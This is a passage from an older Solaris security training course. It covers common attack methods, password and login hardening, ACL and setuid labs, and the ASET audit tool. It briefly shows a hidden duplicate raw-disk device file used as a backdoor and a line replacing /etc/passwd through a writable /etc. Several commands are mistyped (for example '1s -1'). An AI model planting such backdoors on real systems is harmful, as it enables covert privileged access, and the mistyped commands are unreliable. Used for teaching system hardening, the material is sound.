Bacteria and rabbits are rather simple means of bringing a system to a complete standstill. A bacteria or rabbit is a small program that recursively invokes itself until all system resources are used up in that effort.

Crabs

Crabs are viruses that eat away the video display content.

Methods of Attack

Backdoors and Trapdoors

Backdoors and trapdoors are primarily constructed by programmers so that they can have easy access later without having to go through a lengthy login procedure. This comes with the attitude that they want to have higher privileges than the normal user will have. Most back doors are forgotten after the end of the development process (for which they are more or less justified).

The most famous example of a backdoor in software code is the debug mode of the `sendmail` daemon. It contributed significantly to the easy, wide-spread distribution of the Internet-Worm.

Spoof Attack

A spoof attack is achieved by pretending to present trustworthy information.

A good example is found in CERT advisory (CA-95:01) where the first packet is addressed to an incorrect IP address (often trusted because it is a local address). The connection is originated from the outside, however. Because the validation mechanism presumes that local addresses as sender addresses are always allowed, this can pose a security risk.

Hijacking

Hijacking occurs when an attacker intercepts data and then places himself in the middle of the communications session.

Methods of Attack

Salami Technique

This method of attack can cause a significant amount of damage. By manipulating a small amount of data (for example, to strip away one penny per financial transaction) over the course of time, a hacker can accumulate a lot of information.

Methods of Attack

`setuid` *and* `setgid` *Scripts*

It is possible to create scripts having the special privilege `setuid`. However, these scripts are vulnerable and can be broken easily. The reward (for the cracker) consists of a shell having the UID of the owner of the script.

It is not possible (due to kernel-internal reasons) to secure a `setuid` script.

Caution – Never use `setuid` or `setgid` scripts.

Methods of Attack

Special Files

The use of special files (such as device files) for access to peripheral devices is elegant, but contain a serious hazard. The system recognizes which driver is responsible on the basis of the major device number. The minor device number then serves as a *parameter* to this process. If a second special file should exist (having the same major and minor number), this becomes an alternate method of addressing the end device. In the following example, the user has a second special file enabling the user to write directly to the hard drive at any time, to modify permissions using the adb program for example. When the user does this carefully, this back door can escape detection by the Check List generation tools.

```
sun% cd /devices/sbus@a.f8000000/exp@0.800000
sun% ls -1 sd@3,0:a,raw
crw-r----- 1 root 32, 24 Dec 28 15:50 sd@3,0:a,raw
sun%  1s -1 /home/User/lib/.../sd3a
crw------- 1 User 32, 24 Jan 17 20:15 /home/User...sd3a
sun%
```

Neglecting the use of permissions can cause critical problems. In the following example, the disk device permissions are set so that everyone has read and write permission.

```
sun% cd /devices/sbus1.f8000000/esp@0.800000
sun% 1s -1 sd@3,0:h,raw
crw-rw-rw- 1 root 32, 24 Jan 28 15:50 sd@3,0:h,raw
sun%  strings sd@3,0:h,raw
sd0Y6GFtoPK 2.3 output from METAFONT output
1996.05.24:1145
^c
sun%
```

Methods of Attack

Snoop and Multiple Administrators

In the planning phase of a LAN, it is rarely considered that there should be a central administrator. As a result, multiple administrators may manage the network. These administrators may “maintain the system,” but may not coordinate among themselves.

In the final analysis, every administrator can use `snoop` (Solaris 2.*x*) or `etherfind` (Solaris 1.*x*) and gain access to every bit of data on the network, to download it and to interpret it. Of course, passwords can be present in all of this data.

What was once seen as a powerful debugging tool now represents a security risk.

For systems that have already been installed, the only solution is to designate one individual (in larger nets, even a working group of people) who will be given sole authority to administer the system.

Even segmenting the network through bridges and routers into subnetworks can help defuse the problem. Care must be taken to locate systems that must communicate a great deal on the same subnetwork.

Methods of Attack

Cable Types

- Thinwire

  The preceding chapter addressed the fundamental problems of existing systems, and presented some solutions. But there is always the possibility that a attacker will connect his own system to the network. With *thinwire* (10Base2), a connection to the network is easily accomplished. From a security perspective this is the weakest choice.

- Thickwire

  To connect a system to *thickwire* (10Base5), at least a vampire tap must be installed. Because this process pierces the cable, there is at least a mechanism to identify that this has occurred at a later point in time.

- Twisted Pair

  Twisted pair (10BaseT) is an example of a star-shaped network. From a hub (concentrator), two lines lead exclusively to the stem. If the hub is in a secured area, connection of an additional processor to the network is impossible. In between, there are also (expensive) concentrators, which only provide a usable signal to the immediately participating systems. All other systems see only a dummy signal without information content (to conform to the CSMA/CD protocol).

Module Checkpoint

Having completed this module, you should be able to:

- List at least four motivations of an intruder.
- Describe three common methods for attacking a system.
- Describe the likely result of a rabbit intrusion.
- List three areas of knowledge a programmer must pay detailed attention to when creating a virus.
- List the three options of transplantation that made the Internet Worm successful.

Solaris Hardening 3

Objectives

Upon completion of this module, you will be able to:

- Identify critical directories requiring restriction.
- Explain the significance of the `/etc/default/login` and `/etc/default/su` files.
- Describe how to implement terminal access control.
- Explain access control lists and how they differ from ordinary permissions on files.
- Describe how to implement access control over system resources.
- Describe how to implement a method for continually checking and enhancing your security configurations.
- Interpret report data generated by ASET functionality.

Fundamental Principles

By definition, “Solaris hardening” means to implement ways to place restrictions on those features of Solaris that were intended to provide ease of access.

Many system administrators know the mechanics of maintaining file systems. However, few of them take that knowledge to its logical extreme. Those administrators responsible for maintaining high system availability seldom focus on maintaining highly controlled or restricted availability. This shortcoming results in many opportunities for would-be intruders.

Implementing the tasks associated with Solaris hardening requires an intimate knowledge of various system utilities, programs, services, and system-supplied user accounts like `bin`, `daemon`, `lp`, `sys`, and `adm`.

Before examining the details and issues related to restricting availability, recall the necessity to implement all measures available and practical for physically securing all of your computer resources. The hardening techniques that follow will be of no value if this part of the overall process is not implemented ahead of time!

System Access Control

This section focuses upon the aspect of controlling access to your system, whether through a terminal device or a system console.

The ability to access the system is supported by the notion of authorizing users. Users of the system can be thought of as belonging to two separate groups.

The first group represents the typical end users in that they are not extended privileges beyond what the site administrator provided in their respective system access and environmental files (`/etc/passwd`, `/etc/shadow`, `/export/home/`*username*). Their privileges are further supported by the control mechanisms offered by the Service Access Facility software.

The second group represents the user with special privileges that equate to those of the root user account. They are also provided by the site administrator in the same system access and environmental files. Because this group has such a high level of authority there need to be additional controls beyond those offered by the Service Access Facility software.

Paying Attention

Many administrators fail to demonstrate their understanding of the importance of proper password management in their administrative practices. This is commonly used as one of the first methods for attacking systems and, with the help of public domain software, it continues to be successful.

The weakest link in your security implementation is often not in your choice in technology or technique, but rather in the people you administer. The following pages are provided to remind you of the basic principles required for proper password management and identify those additional levels of control available to be used to support the concept of hardening your Solaris system environment.

System Access Control

Passwords

Two things are required for users to identify themselves to the system—the user name and the password. The system can determine whether the user is an authorized person only on the basis of the password. Because user names are generally public knowledge, or are even provided by the system, the password remains the only protection mechanism.

On the basis of investigations on the “average” network, 30 to 50 percent of the passwords can be successfully guessed. This is rooted in the carelessness of many users (“My data is not critical”), so they do not select a good password. Usually the name of the spouse or even the user name is used. This information is exactly what an intruder needs to know—names of any type (spouse, pets, comic figures, and so on.)

A password should *not* contain:

- Parts of the address or other personal data (a license plate, for example).
- Words taken from the dictionary (for example, the public domain program `crack` tries to crack passwords with the help of the dictionary).

System Access Control

Passwords (Continued)

A good password should:

- Consist of unrelated characters (to include special characters)[1]
- Never be written down – (If this is unavoidable, give no hint of how to interpret the password (account name, for example) or application (host telephone number)).
- Be changed periodically, and as needed
- Be easy to type
- Be unreadable during keyboard entry

The evaluation of bad passwords is relatively easy to achieve when `crack` is run.

---

1. With the exception of characters necessary for control of the terminal, all ASCII characters are allowed.

System Access Control

Log-in Access on Terminals and the Console

Another fundamental problem relates to the root account, which has unlimited authority on each local system. It is possible in both versions of the Solaris operating system to prevent direct login by the administrator. When someone needs these privileges, they can be given later by means of the `su` command. The `su` command produces an audit stamp with the help of `syslogd`.

Access to Solaris 2.x Servers and Desktop Systems

In Solaris *2.x*, direct access to the root account is achieved by entries in the file `/etc/default/login`:

- `CONSOLE=/dev/console`

  This is the default entry and grants access to the system as root directly only by logging in at the console (`/dev/console`).

- `#CONSOLE=/dev/console`

  Root may directly log in from *every* interface, including a network connection.

- `CONSOLE=/dev/null`

  This setting denies all direct root logins.

System Access Control

Log-in Access on Terminals and the Console

Access to Solaris 2.x Servers and Desktop Systems (Continued)

Three additional features of the `/etc/default/login` file have significant influence on the security of the system:

- `PASSREQ=YES`

  Forces the entry of a password for any user even when one has not yet been defined.

- `SYSLOG=YES`

  Enables audit collection of root logins and repeated errors; audits stored in `syslog` files (those defined in `/etc/syslog.conf`).

- `TIMEOUT=300`

  Determines the "patience" of the system, which is the time the system will wait for the entry of a valid user name and password combination.

User Account Management

The basic aspect of network security is user account management. Ensuring that users have passwords and periodically change them is critical.

User passwords can be enforced through the file `/etc/default/login` by the file entry `PASSREQ=yes`.

Password aging can be enforced through the file `/etc/default/passwd` by the file entries `MAXWEEKS=`*number-of-weeks* and `MINWEEKS=`*number-of-weeks*. The `passwd` command can also be used to apply individual password-aging features.

System Access Control

Log-in Access on Terminals and the Console (Continued)

Logging Use of the su Command

The file /etc/default/su is used to log attempts of the command su. Uncomment the file entry SULOG=/var/adm/sulog to log all su attempts to the file /var/adm/sulog.

System Access Control

Log-in Access on Terminals and the Console (Continued)

Interface Permissions

You can apply access privileges to devices that connect to interfaces (such as monitor, keyboard, mouse, and so on). For the interface itself use: permissions=0600, owner=user, group=primary group. To achieve permissions for other devices, use the following files, which are read during the log-in process and then again when new files are created:

- `/etc/logindevperm` for Solaris 2.*x*
- `/etc/fbtab` for Solaris 1.*x*

This excerpt from the `/etc/logindevperm` file assigns file permissions when a console login occurs for the mouse, keyboard, audio devices and frame buffers:

```
# /etc/logindevperm - login-based device permissions
#
# If the user is logging in on a device specified in the “console” field
# of any entry in this file, the owner/group of the devices listed in the
# “devices” field will be set to that of the user. Similarly, the mode
# will be set to the mode specified in the “mode” field.
#
# “devices” is a colon-separated list of device names. A device name
# ending in “/*”, such as “/dev/fbs/*”, specifies all entries (except “.”
# and “..”) in a directory. A '#' begins a comment and may appear
# anywhere in an entry.
#
# console       mode            devices
#
/dev/console    0600  /dev/mouse:/dev/kbd
/dev/console    0600  /dev/sound/*    # audio devices
/dev/console    0600  /dev/fbs/*      # frame buffers
```

System Access Control

Login Access on Terminals and the Console (Continued)

Complete Block-off

By creating the file `/etc/nologin` all user logins can be disabled. The contents of this file are displayed to the user:.

```
sun# cat /etc/nologin.txt

Operating times:

Monday through Friday: 8:00 AM to 6:00 PM

Saturday and Sunday no access

sun# crontab -1

0 8 * * 1-5 rm /etc/nologin
0 18 * * 1-5 cp /etc/nologin.txt /etc/nologin
```

Note – `/etc/nologin` is erased after a reboot.

System Access Control

lockscreen (xlock) and Logging Out

The most critical point of concern for security administrators is the lack of cooperation on the part of users to log out during a break; that is, to run `lockscreen`. To help overcome this user carelessness, set a good example. Also, provide training on the need to demonstrate conscientious work habits, and if all else fails, employ a program that automatically invokes `lockscreen`.

Network Security

The network is an important element of the work place. It enables sharing of resources and information. However, unlimited access can create security problems.

This section of the module defines procedures to secure access to the network and individual hosts.

Fundamental Security Features

Network security is a critical component of network administration. A secure computer system must maintain the continuing integrity of the information stored on it. Integrity means that the system must not corrupt the information or allow any unauthorized access to it. Recall many of the fundamental security features of the Solaris environment.

Secure NFS

One application built on top of Secure RPC is Secure NFS. A non Secure NFS server validates a file request by authenticating the machine but not the user. Anyone who has root privileges on the NFS-client can assume any user ID using the `su` command and impersonate the owner of a file. With Secure NFS, access requests are DES authenticated and this sort of impersonation is much harder.

With Secure NFS, users who have not been authenticated with the server, will be given a user ID of -1 and the access rights of nobody. The unauthenticated user will only be able to access files accordingly. A more secure alternative to nobody can be given by defining the `anon` option in the `share` command. If the user ID is set to -1, access is totally denied:

```
share -F nfs -o rw=bear:skunk:giraffe,secure,anon=-1 /export/home
```

Restricting access to shared NFS file systems is also essential to network security. The `/etc/dfs/dfstab` file can be modified to restrict access to individual hosts and read-only permissions.

Network Security

Fundamental Security Features (Continued)

The files `/etc/hosts.equiv` *and* `/.rhosts`

The files `/etc/hosts.equiv` and `/.rhosts` can create an insecure system by trusting remote hosts and users. These files should be used cautiously. Avoid using the special character + (plus).

Critical Permissions

Are all the access permissions of critical directories defined properly to restrict access to only those identities required?

You can take the first step in Solaris hardening by:

- Scrutinizing your overall system at the root directory for permission settings and ownership values.
- Making adjustments based on low-level knowledge of the environment.

The chart below describes several directory structures that are key to the overall process.

Note – Some directories and files require tighter restrictions than others:.

/	So that, for example, `/etc` is not replaced by some other directory
`/etc`	`vi /tmp/xxxxx`
	`mv /tmp/xxxxx /etc/passwd`
`/dev`	This includes all special files.
`/usr/bin, /usr/ucb; /usr/sbin; /sbin; /usr/openwin/bin;...`	Beware of Trojan Horses.
`/usr/lib; /usr/openwin/lib;...`	There are also attackers who can write programs. If a library such as `libc` were replaced by a new version (to include its Trojan Horse)...

Access Control Lists (ACLs)

ACLs can provide greater control over file permissions. The traditional UNIX file protection provides read, write, and execute permissions for the three user classes: owner, group, and other. An ACL enables you to define file permissions for the owner, the owner's group, other specific users and groups, and default permissions for each of those categories.

Lab: ACL Commands

Exercise 1: The `setfacl` Command

Command Format

`setfacl` *options acl_entry filename1 [filename2...]*

Options

`-m`	Creates an ACL
`-s`	Replaces the entire ACL with the new ACL
`-d`	Deletes ACL entries
acl_entry	ACL entry, which is defined below
filename	File or directory on which to set the ACL entries

Basic ACL Entries

ACL Entry	**Meaning**
`u[ser]::perms`	The owner's permissions.
`g[roup]::perms`	Permissions for the owner's group.
`o[ther]:perms`	Permissions for users other than the owner or members of the owner's group.
`m[ask]:perms`	The ACL mask. The mask entry indicates the maximum permissions allowed for users (other than the owner) and for groups. The mask is a quick way to change permissions on all the users and groups.
`u[ser]:uid:perms`	Permissions for a specific user.
`g[roup]:gid:perms`	Permissions for a specific group.

Lab: ACL Commands

Exercise 2: The `setfacl` Command

▼ Procedure:

To add Read / Write Permissions for `ssa20`, type the following command:

```
$ setfacl -m user:ssa20:6 ch3.doc
```

▼ Procedure:

To check if a file has an `acl`, use the `ls` command. A plus sign (+) to the right of the mode field indicates the file has an ACL:

```
$ ls -l ch1.doc
-rwxr-----+ 1 william sysadmin 163 Nov 11 11:12 ch1.doc
```

▼ Procedure:

To delete the `acl` entry, type the following command:

```
$ setfacl -d user:ssa20:6 ch3.doc
```

Lab: ACL Commands

Exercise 3: The `getfacl` Command

To verify that an ACL was set on the file, use the `getfacl` command.

Command Format

`getfacl` *options filename [filename2...]*

Options

`-a`	Displays the file name, owner, group, and ACL entries for the specified file or directory
`-d`	Displays the file name, owner, group and default ACL entries for the specified directory

If you specify multiple file names on the command line, the ACL entries are separated by a blank line.

```
$ getfacl ch1.doc

#file: ch1.doc
# owner: william
# group: sysadmin
user::rw-
user:ssa20:rw-   #effective:rw-
group::r--       #effective:r--
mask:rw-
other:---
```

Lab: ACL Commands

▼ Procedure:

1. To use ACLs, type the following command to set the user permissions to read / write, group permissions to read-only, and other permissions to none on the `ch1.doc` file. In addition, the user `ssa20` is given read / write permissions on the file, and the ACL mask permission is set to read / write, which means no user or group can have execute permissions.

```
$ setfacl -s user::rw-,group::r--,other:---,mask:rw-,user:ssa20:rw- ch1.doc
```

2. Check that ACL has been set.

```
$ ls -l
total 124
-rw-r-----+1 william sysadmin 34816 Nov 12 14:15 ch1.doc
-rw-r--r-- 1 william sysadmin 20167 Nov 14 03:15 ch2.doc
-rw-r--r-- 1 william sysadmin 18192 Nov 22 12:43 ch3.doc
```

3. Verify the change in settings.

```
$ getfacl ch1.doc

# file:ch1.doc
# owner: william
# group: sysadmin
user::rw-
user:ssa20:rw-  #effective:rw-
group::r--     #effective:r--
mask:rw-
other:---
```

Lab: Access Control Lists

Purpose

This lab exercise gives you the opportunity to explore the configuration and use of access control lists (ACLs). You will also be able to see the interaction of permissions in ACLs and the permissions contained in inodes.

To do this lab, you must create two normal users with home directories. You also must create a group called `acltest` in the `/etc/group` file.

For the sake of convenience, it is also best if you are running the OpenWindows™ during the lab exercises so that you may work as different users in different windows.

▼ Procedure:

1. Create a group named `acltest` in the `/etc/group` file. Then create two normal users with home directories under `/export/home`. Place them into the group named `acltest`. Ensure that the home directories are owned and group owned correctly.

2. Log in as the first user and display the permissions held in the inode associated with the home directory. Notice the lack of an associated ACL list as seen by the lack of a + sign after the permissions.

   ```
   host% ls -l
   drwxr-xr-x   2 first  acltest  512 Jun 11 13:56 first
   ```

   Notice that the owner has full permissions while members of the group `acltest` and anyone else can just read or execute.

3. Create a file in the home directory named `myfile` and display the file's inode permissions. Note the absence of an ACL here as well.

   ```
   host% touch myfile
   host% ls -l myfile
   -rw-r--r--   1 first  acltest  0 Jun 11 14:09 myfile
   ```

Notice that the owner can read or write while all others can only read.

Lab: Access Control Lists

4. Display the default ACL list for the file `myfile`. Note that it is actually coming from the inode itself.

   ```
   host% getfacl myfile
   ```

5. Use the `setfacl` command to create an ACL list associated with the file `myfile`. Modify the group permissions so that members of the group `staff` can write to the file then and display the permissions.

   ```
   host% setfacl -m g:staff:rw- myfile
   host% getfacl myfile
   ```

   The group `acltest` continues to have only read permission while members of the group `staff` have read and write permissions added. Note, however, that the effective permissions for the group `staff` are still read-only because of the file mask permissions.

6. Set the ACL mask permissions for `myfile` to provide full read, write, and execute permissions.

   ```
   host% setfacl -m m:rwx myfile
   host% getfacl myfile
   ```

   Note that the effective permissions for the group `staff` automatically increased to read and write since the mask no longer limited it to read-only.

7. Increase the permissions for the category other to full read, write, and execute permissions.

   ```
   host% setfacl -m o:rwx myfile
   host% getfacl myfile
   ```

   Note that the other category has the desired permissions.

8. Decrease the mask permissions for the file `myfile` to include only read and write.

   ```
   host% setfacl -m m:rw- myfile
   host% getfacl
   ```

   Note that the mask permissions only affect the owner and group owner's permissions and not the other category.

Lab: Access Control Lists

9. Set the ACL permissions for the owner to read, write, and execute, and then list both the ACL and the inode permissions.

```
host% setfacl -m u::rwx myfile
host% getfacl myfile
host% ls -l
```

   Note that changing the ACL settings for the owner will change the inode permissions for the owner as well. The same is true for all three categories of users.

10. In another window, log in as the second user and try to write to the file `myfile`, in the first user's home directory. Why can't you do it? As the second user, log out of this window.

11. As root, add the second user to the group staff in the `/etc/group` file.

12. In another window, log in as the second user and once again try to write to the file `myfile` in the first user's home directory. Why are you able to do it this time?

13. Experiment further with ACLs as lab time permits.

Controlling File Modification

The `setuid` and `setgid` Permissions

The owner and the superuser can also set `setuid` and `setgid` permissions on a file and `setgid` permissions on a directory. These special permissions enable you to control the modification of files and create shared directories.

Executable Programs

If a program has `setuid` permission, anyone who has permission to run the program is treated as if he were the program's owner.

If a program has `setgid` permission, anyone who has permission to run the program is treated as if he belonged to the program's group.

Executable programs with `setuid` or `setgid` permission get their UIDs or GIDs from the owner and group of the program file, instead of inheriting their UIDs and GIDs from the process (usually a shell) that started them. This is used when a program must access files that are normally only accessible to the owner or group owner of the program.

The executable program defines the interaction with the file (or files) being modified.

Directories

Directories that have `setgid` permission propagate their GID to files created below them. That is, new files and directories will belong to the same group as the parent directory.

The `setgid` permission is a useful feature for shared project directories.

Controlling File Modification

The setuid *and* setgid *Permissions (Continued)*

Identifying setuid *and* setgid *Permissions*

The setuid and setgid bits are displayed as the letter s in the execute field for owner and group:

```
$ ls -l /bin/passwd /etc/passwd /etc/shadow
-r-sr-sr-x  1  root  sys 22208 Mar 27 06:21 /bin/passwd
-r--------  1  root  sys 529   May 26 09:57 /etc/shadow
```

These permissions enable users to change certain fields in the /etc/shadow files when using the passwd command. If a capital S appears, it is an error condition indicating that the setuid or setgid bit is on and the execute bit is off.

Setting setuid *and* setgid *Permissions*

The setuid and setgid permissions are set with the chmod command using either symbolic or numeric notation for files. Numeric notation requires four octal numbers when specifying setuid or setgid and uses the left-most number to refer to these special permissions.

```
4 = setuid
2 = setgid
1 = sticky bit
```

Lab: Controlling File Modification

Exercise: The `setuid` and `setgid` Permissions

▼ Procedure:

To control the modification of files, type the following commands::

```
# chmod 4755 setuid_program
# chmod 2755 setgid_program
```

▼ Procedure:

To create shared directories, type the following command:

```
# chmod g+s some_directory
```

The `setgid` bit on a directory must be set or changed using symbolic notation.

The Sticky Bit

If a directory is writable and has the sticky bit set, files within that directory can be removed or renamed only if one or more of the following is true:

- The user owns the file.
- The user owns the directory.
- The file is writable by the user.
- The user is the superuser.

This prevents users from deleting other users' files from public directories such as `/var/tmp`.

There is no reason to use the sticky permission bit on files.

Controlling File Modification

The Sticky Bit (Continued)

Identifying Sticky Permission

The sticky bit is displayed as the letter t in the execute field for others. (An uppercase T is an undefined bit state indicating that the sticky bit is on and that execute is off.)

```
$ ls -ld /var/tmp
drwxrwxrwt 2  sys sys   512  May 26 11:02 /var/tmp
```

Exercise: Setting Sticky Permission

▼ Procedure:

To set the sticky bit, type the following commands:

```
# chmod 1777 project
# ls -ld project
drwxrwxrwt 2  root  other 512  Nov 15 14:30  project
# chmod a=rwxt project
$ ls -ld project
drwxrwxrwt 2  root  other 512  Nov 15 14:30  project
```

Regular monitoring can be performed by adding an entry for root in the /var/spool/cron/crontab directory, or by means of the aset command. The following pages provide details on its implementation.

ASET

The Solaris 2.*x* environment provides the Automated Security Enhancement Tool (ASET) as an aid to evaluating and enhancing system security features.

ASET is an easy-to-use security product providing automated security administration. ASET can be configured for three security levels: low, medium, and high.

ASET is a simple but powerful tool for users who want security assurances but do not have the time to check for individual security breaches on a daily basis.

Be sure the `SUNWast` software package is installed before trying to use the ASET software by issuing the `pkginfo` command:.

```
$ pkginfo | grep SUNWast
system SUNWast Automated Security Enhancement Tools
```

ASET

ASET Security Levels

ASET provides administrators with options to easily specify three overall security levels:

- Low-level security – This level provides a number of checks, and reports are generated outlining any potential security weakness. Ownership and permissions on important system files are changed to match their settings when a system is first installed.

- Medium-level security – This level can modify some system files to restrict system access if security risks are found. The modifications should not affect any system services.

- High-level security – This level provides a secure system by setting system parameters to minimal access permissions. Most system applications and commands should work normally, but security protections take precedence above any other system behavior.

ASET

ASET Tasks

ASET performs seven tasks, each making specific checks and adjustments to system files and permissions to assure system security. Every task prints a report noting weaknesses found and changes made:.

Task	Report Name
Verify that a router can be used as a firewall.	`firewall.rpt`
Check initialization files (`.profile`, `.login`, `.cshrc`) for `umask` and `PATH` variable settings.	`env.rpt`
Check the contents of system configuration files such as `/etc/default/login`.	`sysconf.rpt`
Check the consistency and integrity of `/etc/passwd` and `/etc/group` entries.	`usrgrp.rpt`
Verify appropriate system file permissions.	`tune.rpt`
Examine owner, permissions, links, and size of important system files.	`cklist.rpt`
Verify appropriate EEPROM security parameter.	`eeprom.rpt`

At least seven tasks are run at each security level. See the `tune.low`, `tune.med`, and `tune.high` scripts in the `/usr/aset/masters` directory to identify potential system changes by each task at the different security levels.

ASET

ASET Report Files

ASET generates reports based on the tasks that have been performed. These reports are located in the `/usr/aset/reports/latest` directory. There are seven reports in this directory:

- `firewall.rpt`

```
firewall.rpt
::::::::::::::
*** Begin Firewall Task ***
Could not find unix!
::::::::::::::
```

- `env.rpt`

```
env.rpt
::::::::::::::
*** Begin Enviroment Check ***
Warning! umask set to umask 022 in /etc/profile - not
recommended.
*** End Enviroment Check ***
::::::::::::::
```

- `sysconf.rpt`

```
sysconf.rpt
::::::::::::::
*** Begin System Scripts Check ***
Warning! The use of /.rhosts file is not recommended for
system security.
*** End System Scripts Check ***
::::::::::::::
```

ASET

ASET Report Files (Continued)

- usrgrp.rpt

```
usrgrp.rpt
::::::::::::::
*** Begin User And Group Checking ***
Checking /etc/passwd ...
Warning!  Password file, line 20,invalid login directory:
   newuser:x:9004:1:::/bin/sh
Checking /etc/shadow ...
Warning!  Shadow file, line 19, no password:
   lister::8391:0:::::
Warning!  Shadow file, line 23, no password:
   hollie::8414:0:::::
... end user check.
Checking /etc/group ...
... end group check.
*** End User And Group Checking ***
```

Note that the `/usr/aset/reports/latest` directory is a symbolic link to a subdirectory named after the date and time the `aset` command was run.

- tune.rpt

```
tune.rpt
::::::::::::::
*** Begin Tune Task ***
... setting attributes on the system objects defined in
/usr/aset/masters/tune.low
*** End Tune Task ***
::::::::::::::
```

ASET

ASET Report Files (Continued)

- `cklist.rpt`

```
cklist.rpt
::::::::::::::
*** Begin Checklist Task ***
No checklist master - comparison not performed.
... Checklist master is being created now. Wait ...
... Checklist master created.
*** End Checklist Task ***
::::::::::::::
```

- `eeprom.rpt`

```
eeprom.rpt
::::::::::::::
*** Begin EEPROM Check ***
::::::::::::::
```

ASET Commands

The aset Command

Use the aset command to check your system's security. This command provides a task report when completed. The security check for all seven tasks is run at the low level by default.

Running ASET will place a high demand on system resources during execution.

```
# /usr/aset/aset
======= ASET Execution Log =======

ASET running at security level low

Machine = venus; Current time = 0130_15:11

aset: Using /usr/aset as working directory

Executing task list ...
      firewall
      env
      sysconf
      usrgrp
      tune
      cklist
      eeprom

All tasks executed. Some background tasks may still be
running.

Run /usr/aset/util/taskstat to check their status:
     /usr/aset/util/taskstat     [aset_dir]
where aset_dir is ASET's operating
directory,currently=/usr/aset.

When the tasks complete, the reports can be found in:
     /usr/aset/reports/latest/*.rpt
You can view them by:
     more /usr/aset/reports/latest/*.rpt
```

ASET Commands

The aset Command (Continued)

To set security to the highest level use `aset -l high`.

Note – Running the aset utility at this level greatly limits your ability to perform subsequent lab exercises.

```
# /usr/aset/aset -l high
======= ASET Execution Log =======

ASET running at security level high

Machine = venus; Current time = 0130_14:45

aset: Using /usr/aset as working directory

Executing task list ...
        firewall
        env
        sysconf
        usrgrp
        tune
        cklist
        eeprom

All tasks executed. Some background tasks may be running.

Run /usr/aset/util/taskstat to check their status:
     /usr/aset/util/taskstat     [aset_dir]
where aset_dir is ASET's operating
directory,currently=/usr/aset.

When the tasks complete, the reports can be found in:
     /usr/aset/reports/latest/*.rpt
You can view them by:
     more /usr/aset/reports/latest/*.rpt
```

ASET Commands

The `taskstat` Command

Use the `/usr/aset/util/taskstat` command to find out whether the `aset` command has finished performing each of the seven task checks.

```
# /usr/aset/util/taskstat
Checking ASET tasks status ...
Task firewall is done.
Task env is done.
Task sysconf is done.
Task usrgrp is done.

The following tasks are done:
firewall
env
sysconf
usrgrp

The following tasks are not done:
tune
cklist
eeprom
```

The `taskstatus` File

You can also display the `/usr/aset/reports/latest/taskstatus` file to verify that all tasks are done.

```
# cat taskstatus
Task firewall is done.
Task env is done.
Task sysconf is done.
Task usrgrp is done.
Task tune is done.
Task cklist is done.
Task eeprom is done.
```

ASET Commands

Restoring Pre-ASET System Files

When ASET is run for the first time, it saves and archives the original system files in the `/usr/aset/archives` directory. To restore these system files, use the `aset.restore` command.

Command Format

`aset.restore [ -d` *aset_dir* `]`

Options

`-d` *aset_dir* Specify the working directory for ASET. By default, this directory is `/usr/aset`.

```
# /usr/aset/aset.restore

aset.restore: beginning restoration ...

Executing /usr/aset/tasks/firewall.restore

Beginning firewall.restore...
```

Summary

In this module, you have learned that:

- The Solaris operating system provides many conveniences and features that are available to end users. Some of these features can be exploited by system attackers.

- Solaris hardening is primarily focused on the application of restrictions on the many utilities and services provided by the operating system. This includes everything from passwords to file system access controls.

- Implementing the functionality of access control lists is strongly recommended.

- ASET is an easy-to-use security tool providing automated security administration. ASET can be configured for three security levels: low, medium, and high.

- ASET performs seven tasks by default, each making specific checks and adjustments to system files and permissions to assure system security.

- ASET is designed to allow customization of the tasks performed. It provides a foundation which other tasks can be created and installed.

Lab: Automated Security Enhancement Tool (ASET)

Purpose

The purpose of this lab is to run the ASET program to identify a system's security risks.

Complete the steps listed below and write the commands used to perform each task where specified.

▼ Procedure:

1. Become superuser.

2. Edit the `passwd` file manually to add duplicate users and users without passwords. Run the `pwconv` command to update the `/etc/shadow` file.

3. Run ASET at low security to identify any user and group security risks.

   ____

4. Use the `taskstat` command to verify that the user and group task is complete.

   ____

5. Display the `/usr/aset/reports/latest/usrgrp.rpt` file to identify security risks.

   ____

Module Checklist

Having completed this module, you should be able to answer the following:

- List at least five directories that can be critical to security.
- What files under the `/etc` directory tree can be used to control terminal and console access?
- Explain how Secure NFS and the /etc/dfs/dfstab directory can be used to restrict access to system resources.
- Describe how access control lists give you greater control over file permissions.
- List at least four of the seven tasks performed by ASET.
- Describe the type of information found in the reports generated by ASET commands.

TCP/IP Network Communications Reviewed 4

Objectives

Upon completion of this module, you will be able to:

- Evaluate a LAN configuration for its security weaknesses.
- Identify LAN components that can be used to compromise security.
- Identify the implications of a spoof attack to the TCP/IP protocol suite.
- Recall fundamental network security features.
- Restrict network services through administrative controls.

Reference Information

Solaris 2.5 TCP/IP and Data Communications Guide

Overview

The purpose of this module is to review the fundamentals of the network communication services and components. One of the major challenges that network security administrators face is understanding the TCP/IP protocol stack and all of the network services it provides.

Note – It is extremely important that all communications services that are started by the Solaris operating system through either a `/etc` startup file or the Internet superserver daemon, `/etc/inetd`, be extensively studied.

Many of the attackers who break into systems are intimately familiar with these protocols and services. If you do not invest the time or energy to maintain and increase your knowledge in this area or radically restrict the network services available, you could find yourself fighting a losing battle against attackers more knowledgeable than you.

This module provides you with a start for building your information base. Much more study beyond this class is recommended to adequately prepare yourself for the role of a security administrator.

This module provides descriptions of the request and response relationships that exist between client and server systems. Often times this relationship is exploited to cause security breaches.

In this module, information will be provided to identify the security weaknesses inherent within a system's design and implementation. The better you understand the communication mechanisms used, the more you are empowered to control them.

A good place to start to understand network communication mechanisms is with local area networks (LANs) and TCP/IP.

Introduction to LANs

LAN Benefits

There are numerous benefits to having a LAN:

- Resource sharing
- Workgroup synergy
- Management
  - Centralized
  - Decentralized
- Data access and integration
- Economic benefits

Introduction to LANs

A LAN is a technology that is used to interconnect devices within a small physical area, typically no larger than an office building.

Designing and implementing a LAN has its security implications. If you are not given complete control of all its physical properties and complete control over access to it, you will likely be supporting an inherently insecure network.

LAN Architecture

Software

An end-user application may use a software protocol suite such as TCP/IP or ISO/OSI, which can be implemented using any one of a number of lower-level network protocols such as Ethernet or X.25.

Hardware

The software protocols may be implemented using one of several physical network medium designed to carry electrical signals, such as coaxial cable or twisted-pair cable.

LAN Components

- Topology – A description of the physical construct or layout of a network.
- Backbone – The primary connectivity mechanism of an Ethernet network. All systems that have connectivity on the backbone may have connectivity to each other.
- Segment – A continuous length of cable commonly joined with other segments.
- Repeater – A device that amplifies and regenerates the data signal bit by bit in order to extend the distance of the transmission. A repeater does not read or interpret the data.

Introduction to LANs

LAN Components (Continued)

